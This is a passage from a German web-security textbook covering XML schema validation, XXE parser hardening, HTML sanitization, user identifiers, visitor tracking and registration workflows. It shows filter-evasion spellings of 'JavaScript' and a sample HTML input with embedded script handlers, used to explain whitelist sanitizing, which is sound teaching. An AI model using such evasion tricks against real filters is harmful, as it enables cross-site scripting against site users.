Variante 1: XML-Schema Ein besserer Ansatz für die Validierung von XML-Daten besteht in der Verwendung eines XML-Schemas. Über dieses lässt sich die Struktur der Daten und erlaubte Datentypen sowie Wertebereiche genau definieren bzw. vorgeben. Häufig wird bei der Verwendung von XML-Schemas jedoch nur wenig von deren Möglichkeiten zur restriktiven Validierung von Eingabedaten Gebrauch gemacht. Wird etwa als Wert ein String-Datentyp zugelassen, lassen sich über diesen prinzipiell auch SQL Injection, Pufferüberläufe und andere Arten von Angriffen durchführen. Daher ist es wichtig, die im XML-Schema spezifizierten Datentypen möglichst weit einzuschränken:

```
<?xml version="1.0"?>
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema">

       <xsd:element name="data" type="safetext" />
       <xsd:simpleType name="safetext">
              <xsd:restriction base="xsd:string">
                     <xsd:pattern value="[a-zA-Z0-9]*"/>
              </xsd:restriction>
       </xsd:simpleType>
</xsd:schema>
```

In diesem Fall wurden die erlaubten Werte für den String-Datentyp „safetext“ auf Zahlen und Buchstaben beschränkt. Die Verwendung von Sonderzeichen ist dadurch nicht mehr möglich. Auch Integer-Datentypen lassen sich in einem Schema verwenden, um nur

numerische Werte zu erlauben. Auch sie lassen sich einschränken, etwa auf den Zahlenraum zwischen 1 und 100. Mit einem entsprechend restriktiven XML-Schema können wir somit XML-Daten wirkungsvoll validieren. Aber Vorsicht: Die XSD-Validierungen können auch als Quelle für DoS-Angriffe genutzt werden, wenn das Schema nicht in sich geschlossen oder zu komplex ist.

Variante 2: Bean Validation Wesentlich geläufiger als die Validierung von XML-Daten mittels XML-Schemas ist in der Praxis jedoch die Verwendung von Bean Validation (siehe Abschn. 3.5.2). Diese lassen sich überall dort einsetzen, wo die XML-Daten automatisch durch das MVC-Framework aus Objekten generiert (serialisiert) werden. Kommen dann die Daten vom Client als XML zurück, so prüft das Framework automatisch bei deren De-Serialisierung die Validität der erhaltenen Daten gegen die spezifizierte Validierungslogik.

Härtung des XML-Parsers Wichtig im Zusammenhang mit der Verarbeitung von XML-Eingaben aus potenziell nicht vertrauenswürdigen Quellen ist es, eine Härtung des XML-Parsers durchzuführen. Dies ist erforderlich, um verschiedene XML-basierte Angriffe wie z. B. XML External Entity Injection (XXE Injection) abzuwehren, die in Abschn. 2.6.4 besprochen wurden. Die einfachste Lösung besteht hier darin, problematische Funktionen im Parser einfach zu deaktivieren.[11] Im Folgenden ist gezeigt, wie sich dies am Beispiel des Java Xerces Parsers durchführen lässt:

```
SAXParser p = new SAXParser()

// Alternative für DOM Parser
DocumentBuilderFactory p = DocumentBuilderFactory.newInstance();
...
// Haertung gegen XXE etc.
p.setFeature("http://xml.org/sax/features/external-general-entities",
false);
p.setFeature("xml.org/sax/features/external-parameter-entities",
false);
p.setFeature("http://apache.org/xml/features/disallow-doctype-decl",
true);
```

3.5.9 Sonderfall HTML

Wenn bisher über die Verarbeitung von Eingabedaten gesprochen wurde, so bezog sich dies nicht zuletzt auch darauf, Markup und Skriptcode gar nicht erst als Eingaben zuzulassen, etwa mittels Typecasting auf einen numerischen Wert. Doch es kann durchaus

[11] Ist dies nicht möglich, ist die Abwehr etwas komplizierter. Christian Schneider beschreibt ein mögliches Vorgehen in seinem Blog: http://www.christian-schneider.net/GenericXxeDetection.html.

vorkommen, dass wir auch Markup als valide Eingabe verarbeiten müssen, so etwa im Fall von Kommentarfunktionen, Webmailern oder Wikis, bei denen sogenannte WYSIWYG-Editoren („What you see is what you get“) zum Einsatz kommen.

Wie schwierig es ist, solche Funktionen abzusichern, zeigen die vielen erfolgreichen Angriffe auf große Anbieter wie MySpace, Yahoo oder eBay. Trotz teilweise sehr ausgefeilter Filter war es Angreifern dort (wie auch bei vielen anderen Diensten) möglich, Schadcode einzuschleusen und so die Webseiten mit selbst-propagierendem Schadcode (XSS-Würmer) zu infizieren. Neben dem Diebstahl sensibler Kundendaten stellen solche Angriffe so etwas wie den Supergau für viele Webdienste dar. Denn um eine solche Infektion beseitigen zu können, müssen vielfach betroffene Profile, bis hin zum gesamten Dienst, für einen bestimmten Zeitraum vom Netz genommen werden.

Dass dies immer wieder möglich ist, hängt vor allem damit zusammen, dass gängige Browser eine Vielzahl von Möglichkeiten zur Darstellung von ausführbarem Skriptcode akzeptieren. Das Schlüsselwort „JavaScript“ lässt sich auf unterschiedliche Weise darstellen und wird trotzdem von den meisten Browsern als solches erkannt:

- Java script
- JavaScript
- Jav	ascript
- Jav\asc\r\ipt
- usw.

Es zeigt sich, dass die Definition einer Blacklist zur Filterung von potenziell gefährlichem Markup hier wenig zielführend ist. Stattdessen empfiehlt es sich auch hier, einen Whitelist-Ansatz, also die Verwendung eines positiven Sicherheitsmodells, umzusetzen. Hierzu existiert mittlerweile eine Reihe von Markup-Validierungs-APIs wie HTMLPurifier für PHP oder JSoup, die OWASP Java HTML Sanitizer API und die OWASP AntiSammy API für den Java- bzw. .NET-Bereich. In der Regel bilden diese das eingelesene Markup dabei zunächst auf einer Baumstruktur ab und bereinigen dieses darüber dann Schritt für Schritt auf Basis einer definierten Policy. Nehmen wir z. B. den folgenden HTML-Code, in dem ungewünschter JavaScript-Code auf unterschiedliche Weise eingebettet wurde:

```
<script>function evil() {}</script>
<body onload="evil()">
<h1>hallo</h1>
<b onclick="alert()">bold text</b>
<a href="javascript:evil()">link1</a>
<a href="http://external">link2</a>
</body>
```

Übergeben wir diesen nun der HTMLPurifier API, so erhalten wir den folgenden, bereinigten Content:

```
<h1>hallo</h1>
<b>bold text</b>
<a>link1</a>
<a href="http://external">link2</a>
```

Auf der Webseite htmlpurifier.org ist eine Demo-Anwendung zu finden, mit der sich die genaue Arbeitsweise des verwendeten Filters und der einzelnen Einstellungsmöglichkeiten ausprobieren lässt. APIs wie die OWASP Java HTML Sanitizer, erlauben zudem die Spezifikation von granularen Policies, auf deren Basis das Markup bereinigt wird:

```
PolicyFactory policy = new HtmlPolicyBuilder()
   .allowElements("a")
   .allowUrlProtocols("https")
   .allowAttributes("href").onElements("a")
   .requireRelNofollowOnLinks()
   .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

Statt HTML-Markup lassen sich aber auch alternative Markup-Sprachen einsetzen und dadurch die Gefahr durch integrierten JavaScript-Code gänzlich bannen. BBCode oder WikiCode (z. B. von MediaWiki eingesetzt) erlauben nur die Eingabe von ungefährlichem Markup, welches sich dann serverseitig in entsprechenden HTML- und CSS-Code konvertieren lässt. Das sicherste (oder zumindest einfachste) Verfahren besteht aber natürlich darin, gänzlich die Eingabe von Markup zu unterbinden.

3.5.10 Überblick und Empfehlungen

Wir haben gesehen, dass es zwei Arten von Datenvalidierung zu unterscheiden gilt: zum einen die Eingabevalidierung, die auf die eingelesenen Daten (z. B. von einer Webschnittstelle) angewendet wird, zum anderen die Ausgabevalidierung, mit welcher die Korrektheit der Ausgaben (z. B. zu einer Datenbank) sichergestellt wird (Abb. 3.23).

Die Eingabevalidierung dient zentral dem Schutz der Anwendungslogik sowie der Reduktion der Angriffsfläche. Letzteres wird durch eine möglichst restriktive Validierung von Eingaben erreicht. Diese sollte gemäß dem Defense-in-Depth-Prinzip auf sämtlichen Anwendungsschichten angewendet werden. Die Anwendungslogik sollte zudem stets gegen ein positives Modell (Whitelisting) validiert und dabei die Eigenarten bestimmter Sonderfälle (XML, HTML-Markup, Dateiuploads und URIs) beachtet werden. Als sekundäre Maßnahme kann die Eingabevalidierung auch zur Angriffserkennung, etwa auf Basis von Angriffsmustern (Blacklisting), eingesetzt werden.




Abb. 3.23 Einsatz von Ein- und Ausgabevalidierung

Generell sollten Eingaben nach Möglichkeit indirekt (bzw. über das Anwendungsdesign) validiert werden, z. B. mittels Data Binding. Insbesondere die Verwendung von Anwendungsparametern sollte dabei soweit wie möglich eingeschränkt oder über Hash-Vergleiche bzw. Indirektionen abgesichert werden.

Die Ausgabevalidierung stellt dagegen eine implizite Validierung durch Enkodierung oder Escaping von durch die Anwendung ausgegebenen Daten dar. Hierbei ist stets der Ausgabekontext zu berücksichtigen. Wo dies möglich ist, sollte auch die Ausgabevalidierung auf architektonischer Ebene umgesetzt werden, beispielsweise für Backendzugriffe mittels ORM-Frameworks wie Hibernate (Java), ADO.NET oder Doctrine (PHP) bzw. für Ausgaben am Frontend durch Webframeworks und Template-Technologien wie JSTL, JSF oder ASP.NET, über die Parameter indirekt ausgegeben und dabei durch das Framework automatisch enkodiert werden.

Auf Implementierungsebene ist die Verwendung von parametrisierten Aufrufen (z. B. Prepared Statements) dem Aufruf spezifischer Enkodierungsfunktionen generell vorzuziehen. Dabei sollten stets sämtliche Variablen validiert (also enkodiert) werden, selbst wenn diese sich aktuell nicht durch einen Benutzer beeinflussen lassen sollten – bzw. dies so angenommen wird. Werden Parameter programmatisch (also auf Ebene des Programmcodes) enkodiert, so sollten hierzu nur ausgereifte APIs eingesetzt werden, die alle erforderlichen Ausgabekontexte unterstützen.

3.6 Identifikation & Registrierung

Um einen Benutzer authentifizieren zu können, ist es erforderlich, ihn zunächst zu identifizieren. Hierzu lassen sich sowohl technische als auch nicht-technische Verfahren einsetzen. Konkret lassen sich hierbei drei Anwendungsfälle unterscheiden:

1. Identifikation eines bekannten Benutzers oder Prozesses (z. B. anhand einer Benutzerkennung)

2. Identifikation eines Systems, Prozesses oder Ortes
3. Identifikation einer natürlichen Person (z. B. im Zusammenhang mit einem Registrierungsprozess)

Zum besseren Verständnis wird im Folgenden stets von einem „Besucher“ gesprochen, wenn sich explizit auf einen nicht angemeldeten (also anonymen) Benutzer bezogen wird.

▶ **Besucher:** Ein nicht angemeldeter (also anonymer) Benutzer einer Anwendung.

3.6.1 Benutzerkennungen

Benutzerkennungen lassen sich auf unterschiedliche Weise bilden. Dabei wird häufig allerdings übersehen, dass bereits die Wahl des Verfahrens eine Auswirkung auf die Erratbarkeit einer Benutzerkennung und damit letztlich die Sicherheit der Benutzeraccounts haben kann. In Tab. 3.15 werden hierzu die gängigsten Verfahren bewertet.

Tab. 3.15 Varianten für die Wahl von Benutzerkennungen

Verfahren	Beispiel	Bewertung
Standardaccounts	admin	Sicherlich das schlechteste Verfahren; sollte nicht verwendet werden, da Kennungen häufig sehr einfach erraten werden können. Besser ist die Verwendung personalisierter Logins.
Selbstgewählte Benutzerkennungen	Test User123	Besser als Standardkennungen, jedoch grundsätzlich auch anfällig gegenüber leicht erratbaren Kennungen.
E-Mail-Adressen	user@ example.com	Sehr guter Schutz gegenüber (automatisiertem) Erraten, also Brute Forcing. Allerdings besitzen E-Mail-Adressen die problematische Eigenschaft, dass sie kaum als vertraulich betrachtet werden können und ihre Verwendung daher wiederum die gezielte Durchführung von Angriffen auf ein konkretes Benutzerkonto erleichtert. Noch dazu neigen viele Benutzer dazu, Passwörter wiederzuverwenden. Dies wird als Passwort Recycling bezeichnet. Dadurch können sich Angreifer mitunter durch Credentials anderer Webseiten Zugriff auf Benutzerprofile verschaffen.
Hochgezählte IDs	user1001 user1002 user1003	Sehr unsicher und leicht zu Brute Forcen. Ein Angreifer kann hier sehr leicht von einer bekannten Benutzerkennung aus zu beliebig vielen weiteren gültigen Nummern gelangen. Zudem sehr gut über inverses Brute Forcing (siehe Abschn. 2.8.1) angreifbar.

(Fortsetzung)

Tab. 3.15 (Fortsetzung)

Verfahren	Beispiel	Bewertung
Zufällig generierte Kennungen	Asfasf121	Im Hinblick auf den Schutz vor Brute Forcing das vermutlich sicherste Verfahren. Allerdings werden Benutzer sich kaum kryptische Benutzernamen merken können, weshalb dieses Verfahren schon aus Usability-Gründen kaum Aussicht auf Erfolg haben wird.
Kundennummer, Personalnummer etc.	351287852C	Schwer zu erratener Wert, welcher im Besitz des Benutzers ist (z. B. Nummer auf seinem Mitarbeiterausweis etc.)

So richtig überzeugen kann hier somit keines der Verfahren. Jedes besitzt unterschiedliche Vor- und Nachteile. Für die meisten Kundenanwendungen haben sich E-Mail-Adressen als Benutzerkennungen als De-Facto-Standard durchgesetzt. Damit lässt sich unter Berücksichtigung der genannten Aspekte auch durchaus leben. Für hochsichere Anwendungen sollte jedoch auf selbst gewählte Benutzerkennungen gesetzt werden und darauf, dass diese durch die Anwendung vertraulich behandelt werden.

3.6.2 Besucher-Tracking

Im Fall des zweiten oben genannten Anwendungsfalls wird ein Besucher nicht persönlich, sondern nur indirekt anhand seines Systems identifiziert. Dieses Verfahren wird auch als Besucher-Tracking („User Tracking“) bezeichnet und stellt eine Form der anonymen bzw. pseudonymen[12] Identifikation dar.

Technisch lässt sich ein Besucher etwa mittels persistentem Cookie über einen längeren Zeitraum identifizieren. Im Folgenden sehen wir hierzu ein Beispiel für ein von Amazon verwendetes Cookie, über das sich Besucher für die Dauer von bis zu 20 Jahren identifizieren lassen – ein nicht üblicher Wert.

```
Set-Cookie: session-id=257-6664972-2331910; Domain=.amazon.de; Expi-
res=Tue, 01-Jan-2036 08:00:01 GMT; Path=/
```

Allerdings ist dieses Verfahren nicht besonders zuverlässig. Schließlich kann ein Benutzer persistente Cookies nicht nur jederzeit löschen, sondern auch beliebig manipulieren. Ebenso kann die Verwendung solcher Cookies zu Problemen mit dem Datenschutz führen, weshalb deren Einsatz in bestimmten Regionen (z. B. Hong Kong oder England) mit

[12] Denn in der Praxis ist dieses Verfahren keinesfalls so anonym wie es vielleicht auf den ersten Blick den Anschein macht. Schnell können hierbei Rückschlüsse auf eine natürliche Person gewonnen werden, etwa wenn sich ein Besucher von demselben System aus an einer Webanwendung anmeldet.

Auflagen verbunden oder sogar ganz untersagt ist. Neben Browsercookies ist das Tracking von Benutzern aber auch auf andere Weise möglich:[13]

- HTML5 Web Storage
- Flash Cookies (Local Shared Objects, FSOs)
- Silverlight Storage
- ETAGS

3.6.3 IP-Adressen

Auch IP-Adressen lassen sich grundsätzlich zum Tracken von Besuchern einsetzen, was jedoch schnell mit verschiedenen Problemen verbunden sein kann. Allerdings haben IP-Adressen die interessante Eigenschaft, dass diese landesspezifisch sind. Dadurch lassen sich diese sehr gut zur Lokalisierung eines Besuchers mittels GeoIP einsetzen (siehe Abb. 3.24).

Wer einen Dienst betreibt, der aus verschiedenen Gründen (z. B. rechtlicher Art) nur in bestimmten Regionen verfügbar sein soll, der kann dies mittels GeoIP erreichen. Auch für




Abb. 3.24 Lokalisierung eines Benutzers mittels GeoIP (www.gaijin.at)

[13] Mit Evercookie (http://en.wikipedia.org/wiki/Evercookie) existiert sogar eine JavaScript-API, welche alle hier genannten Verfahren kombiniert verwendet.

die Einschränkung von Angriffen lässt sich GeoIP einsetzen, schließlich erfolgt ein bedeutender Anteil von Angriffen auf Webseiten aus bestimmten Regionen (vor allem Ost-Europa oder Asien).

Allerdings kann die Verwendung von IP-Adressen auch problematisch sein. Gerade Mitarbeiter von Unternehmen werden gewöhnlich hinter einer einzigen IP-Adresse des Internet-Gateways versteckt. Sperrt man hier etwa einen Benutzer aus, sperrt man gleichzeitig auch das gesamte Unternehmen aus. Auch können Angreifer ihre IP-Adresse leicht unter Verwendung von Anonymisierungs-Proxys wie Tor oder JAP verschleiern.

Auch im Hinblick auf den Datenschutz werfen IP-Adressen in der Praxis verschiedene Probleme auf. Je nach Region können sie schnell vom Gesetzgeber als personenbezogene Daten gewertet werden, was ihre Verarbeitung und Speicherung deutlich erschwert. So ist es etwa in der Schweiz der Fall. Deutschland und viele andere Länder sind nicht ganz so restriktiv und sehen in IP-Adressen nur personenbeziehbare Daten, was praktisch bedeutet, dass es auf den jeweiligen Kontext ankommt. IP-Adressen in Verbindung mit einer Benutzerkennung können jedoch schnell zu personenbezogenen Daten werden und deren Verwendung damit unter das Bundesdatenschutzgesetz fallen. Prinzipiell ist es nicht entscheidend, ob die Daten als personenbezogen oder „nur“ personenbeziehbar eingestuft werden. Da nämlich IP-Adressen personenbezogen sein können, sollten sie (gemäß dem Maximumprinzip) stets auch als solche behandelt werden.

3.6.4 Benutzerregistrierung durch technische Identifikation

Schauen wir uns nun die konkrete Benutzerregistrierung genauer an, zunächst am häufigeren Beispiel der technischen Identifikation, bei der sich der Benutzer eigenständig an einer Anwendung registriert. Hierbei müssen verschiedene Sicherheitsaspekte berücksichtigt werden. Tab. 3.16 enthält hierzu einen exemplarischen Workflow, mit dem sich eine solche Funktion sicher umsetzen lässt.

Variante mit Vorregistrierung Häufig ist es in Anwendungen vorgesehen, dass Benutzer sich nicht selbst registrieren können, sondern neue Accounts von einem Administrator angelegt werden müssen. Hierbei wird häufiger ein Initialpasswort durch den Administrator gesetzt. Besser ist es hier stattdessen zu Schritt 2 zu springen und an die angegebene E-Mail-Adresse einen Bestätigungslink zu senden. Klickt der Benutzer nun auf diesen, sollte er in diesem Schritt sein eigenes Passwort setzen und sich dann mit diesem anmelden. Alternativ ließe sich das Passwort auch durch den Benutzer über eine Passwort-Reset-Funktion setzen.

Variante mit zweitem Faktor Der obige Ablauf lässt sich natürlich noch weiter verbessern, indem die Registrierung nicht über die angegebene E-Mail-Adresse, sondern über einen per SMS versendeten Token bestätigt wird. Dieser Schritt ist auch dann erforderlich, wenn die Anwendung eine 2-Faktor-Authentifizierung verwendet (siehe Abschn. 3.7.5), da auf diese Weise die Handynummer verifiziert wird.

Tab. 3.16 Beispiel einer Passwort-basierten Selbst-Registrierung mittels E-Mail

Schritt	Beschreibung	Anmerkungen
1	Vorregistrierung	Der Benutzer ruft das Registrierungsformular auf und gibt erforderliche Daten ein. Aus Sicherheitssicht sind vor allem die folgenden Eingaben relevant: a) Benutzerkennung (siehe oben) b) Passwort c) Wiederholung des Passwortes d) E-Mail-Adresse e) Automatisierungsschutz (siehe Abschn. 3.10) Alle Eingaben sollten natürlich entsprechend restriktiv validiert werden. Das Passwort sollte entsprechend den Empfehlungen in Abschn. 3.8.1 vorgegeben und dessen Stärke dem Benutzer bei Bedarf mit einer Passwort-Stärke-Funktion visualisiert werden. Wenn erfolgreich ist das neue Konto hiernach vorregistriert. Das bedeutet, dass sich ein Benutzer mit diesem weiter anmelden können sollte. Ist keine Selbst-Registrierung durch Benutzer gewünscht, lässt sich dieser Schritt auch durch einen Administrator durchführen.
2	Generierung von Bestätigungslink	Die Anwendung generiert einen Bestätigungslink mit einem Token, welcher die folgenden Eigenschaften besitzt: a) Kryptographisch zufällig (siehe Beispiel in Abschn. 3.11.7) b) Konto-spezifisch c) Nur einmal gültig d) Maximale Gültigkeit 6 Stunden
3	Versenden des Bestätigungslinks	Eine E-Mail mit HTTPS-Bestätigungslink wird an die angegebene E-Mail-Adresse gesendet.
4	Aktivierung	1. Der Benutzer klickt auf den enthaltenen Link oder ruft die entsprechende Seite manuell auf. 2. Die Anwendung verifiziert den erhaltenen Token gegen Daten aus der Vorregistrierung. 3. Ist der Token gültig, wird das Konto aktiviert. Der Benutzer kann sich nun mit seinem Passwort anmelden. 4. Ist der Token ungültig, wird dem Benutzer eine Fehlermeldung angezeigt.
5	Aufräumen	Vorregistrierte Profile sollten spätestens nach ein paar Tagen wieder entfernt werden.

3.6.5 Benutzerregistrierung durch persönliche Identifikation

In der Regel bieten technische Verfahren zur Identifikation eines Besuchers je nach Anwendungsfall nur eine sehr eingeschränkte Zuverlässigkeit. Gerade dort, wo es erforderlich ist, die Identität eines Benutzers möglichst fälschungssicher festzustellen, sollte daher der Einsatz von persönlichen Verfahren erwogen werden. So ließe sich ein entsprechender Zugangscode statt mit einer E-Mail auch per Post an die hinterlegte Anschrift




Abb. 3.25 Identifikation mittels POSTIDENT-Verfahren

senden. Noch sicherer wäre es, wenn ein Benutzer sich vor Ort mit seinem Personalausweis identifizieren müsste. Da dies im Fall von Internetanwendungen nicht so ganz einfach ist, lässt sich hierzu das POSTIDENT-Verfahren der Deutschen Post einsetzen, bei dem sich der Benutzer beim nächsten Postamt persönlich ausweisen muss und die Post daraufhin eine entsprechende Bestätigung an den Betreiber der Webseite sendet (siehe Abb. 3.25).

Das POSTIDENT-Verfahren ist natürlich recht aufwendig und daher auch kostspielig. Die Kosten liegen im Bereich von sechs bis acht Euro pro Identifikation, die vom Betreiber zu tragen sind. Ob deren Einsatz sinnvoll ist, hängt somit von der Anforderung einer Anwendung im Hinblick auf die Fälschungssicherheit einer Identität ab.

3.6.6 Gewinnspiele und Abstimmungen

Oft soll durch eine Anwendung sichergestellt werden, dass ein bestimmter Anwendungsfall nur ein einziges Mal von einem Benutzer (bzw. Besucher) ausgeführt werden kann. Ein häufiges Beispiel sind Gewinnspiele oder Abstimmungen („Voting-Funktionen“). Ist ein Benutzer an der Anwendung angemeldet, lässt sich dies relativ einfach umsetzen, indem z. B. ein entsprechendes Flag in dessen Profil gesetzt wird.

Schwieriger gestaltet es sich natürlich im Fall von anonymen Benutzern. Nicht selten wird versucht, diese Art von Anwendungsfällen über das Setzen eines Cookies abzusichern, was aus bekannten Gründen kaum Schutz vor Manipulation bietet. Sicherer sind hier schon IP-Adressen, doch auch deren Verwendbarkeit ist, wie wir gesehen haben, mit zahlreichen Einschränkungen verbunden. Wir haben hier im Grunde nur wenige Möglichkeiten, um Missbrauch über solche Funktionen einigermaßen einzuschränken.

Zunächst können wir die Ergebnisse im Rahmen einer manuellen Verifikation im Hinblick auf mögliche Unstimmigkeiten (Anomalien) analysieren, bevor sie weiterverwendet werden. Ist der Schutzbedarf eines betrachteten Anwendungsfalls allerdings sehr hoch, mag auch dieser zusätzliche Schritt nicht ausreichend sein. In diesem Fall ist es das Beste, die entsprechende Funktion in den angemeldeten Bereich zu verlegen und ihn nur über ein dem Schutzbedarf angemessenes Identifikations- bzw. Registrierungsverfahren zugänglich zu machen. Einige Webseiten sind zudem dazu übergegangen, entsprechende Funktionen an externe Dienste auszulagern, die sowohl anonyme als auch registrierte Abstimmungen zulassen und in der Regel verschiedene Schutzmechanismen gegen Manipulationen bieten.

3.6.7 Überblick und Empfehlungen

Die Identifikation eines Benutzers kann mitunter sehr aufwendig sein, besonders wenn der Vorgang zuverlässig und sicher sein soll. Dies betrifft sowohl die initiale Registrierung als auch die spätere Identifikation eines registrierten Benutzers (z. B. durch einen Benutzernamen).

In beiden Fällen ist die Wahl des Identifikationsverfahrens stark davon abhängig, wie viel Aufwand für die Feststellung der Identität erforderlich ist. Dies hängt wiederum stark vom Schutzbedarf der Anwendung bzw. der darüber zur Verfügung gestellten Daten oder des zu schützenden Anwendungsfalls ab. Tab. 3.17 zeigt hierzu einige gebräuchliche technische Verfahren, über die sich Benutzer identifizieren lassen, inklusive einer allgemeinen Bewertung im Hinblick auf deren Zuverlässigkeit.

Tab. 3.17 Technische Identifikationsverfahren (Auswahl)

Identifikationsverfahren	Zuverlässigkeit	Bewertung
Benutzername	niedrig	Nur in Zusammenhang mit einem bestehenden Benutzerkonto möglich. Nicht-personalisierte, gemeinsam genutzte oder leicht zu erratende Kennungen (z. B. „admin“) sollten vermieden werden.
E-Mail-Adresse (z. B. Bestätigungslink)	sehr niedrig/ mittel – hoch[a]	Lässt sich mit geringem Aufwand völlig anonym einrichten und bietet daher eine sehr geringe Zuverlässigkeit. Anders sieht es mit Adressen aus, die auf einen bestimmten Benutzerkreis eingeschränkt werden, z. B. auf eine bestimmte Domain (@example.com).
Handynummer (z. B. SMS mit Aktivierungscode)	mittel/ hoch[b]	Identifikation mittels SMS, die an eine Handynummer gesendet wird. Deutlich zuverlässiger als E-Mail-Adressen. Allerdings lassen sich auch Handys grundsätzlich anonym erwerben oder beziehen.

(Fortsetzung)

Tab. 3.17 (Fortsetzung)

Identifikationsverfahren	Zuverlässigkeit	Bewertung
IP-Adressen	niedrig – mittel	Ermöglicht die Prüfung von Positiv- oder Negativlisten sowie den Standort eines Benutzers (durch den Einsatz von GeoIP). Mitarbeiter eines Unternehmens können im Internet über die IP-Adresse des externen Gateways sichtbar sein. Zusätzlich können Benutzer Anonymisierungs-Proxys einsetzen, um ihre externe IP-Adresse zu verschleiern.
Webdienste(Facebook etc.)	niedrig	Identifikation über Internetdienste (z. B. mittels OpenID und über einen Google- oder Facebook-Account). Auch diese Dienste basieren üblicherweise auf E-Mail-Adressen und lassen sich dadurch fälschen.

[a] Falls eingeschränkt auf Organisation [b] Bei Prüfung gegen Positivliste (bekannte Handynummern)

Tab. 3.18 Persönliche Identifikationverfahren (Auswahl)

Identifikationverfahren	Zuverlässigkeit	Beschreibung
Postweg	mittel – hoch	Identifikation mittels eines auf dem Postweg zugestellten Briefs, der einen Aktivierungscode enthält. In bestimmten Fällen lässt sich ein solcher allerdings abfangen, wenn er nicht als Einschreiben zugestellt wird.
Interne Systeme	mittel – hoch	Identifikation durch bestehendes internes System (z. B. Mitarbeiterdatenbank).
Neuer Personalausweis (nPA)	sehr hoch	Identifikation durch RFID-Chip eines seit dem 1. November 2010 ausgegebenen neuen Personalausweises (nPA).
POSTIDENT (oder vergleichbare Verfahren)	sehr hoch	Identifikation erfolgt mittels Personalausweis und durch einen Mitarbeiter der Deutschen Post.
Persönlich vor Ort	sehr hoch	Persönliche Identifikation vor Ort (z. B. in einer lokalen Registrierungsstelle) und dort z. B. mittels Personal- oder Mitarbeiterausweis.

Eine allgemein deutlich höhere Zuverlässigkeit lässt sich durch den Einsatz von Verfahren erreichen, bei denen sich ein Benutzer persönlich identifizieren muss (siehe Tab. 3.18).

Der Einsatz eines bestimmten Identifikationsverfahrens ist natürlich nicht auf den Einsatz in Verbindung mit einer Registrierungsfunktion beschränkt. Auch bei verschiedenen weiteren Anwendungsfällen, in denen die Identifikation eines anonymen Benutzers erforderlich ist, kann auf die beschriebenen Verfahren zurückgegriffen werden. So ließe sich z. B. bei einem Gästebucheintrag ein Bestätigungslink an die eingegebene E-Mail-Adresse

senden und erst darüber der Eintrag aktivieren. Das böte nicht zuletzt auch einen gewissen Automatisierungsschutz. Dieser ist, neben dem Passworthandling, auch bei der Gestaltung von Registrierungsdialogen von großer Wichtigkeit. Auf beide Aspekte wird in den folgenden Kapiteln näher eingegangen.

3.7 Authentifizierungsverfahren

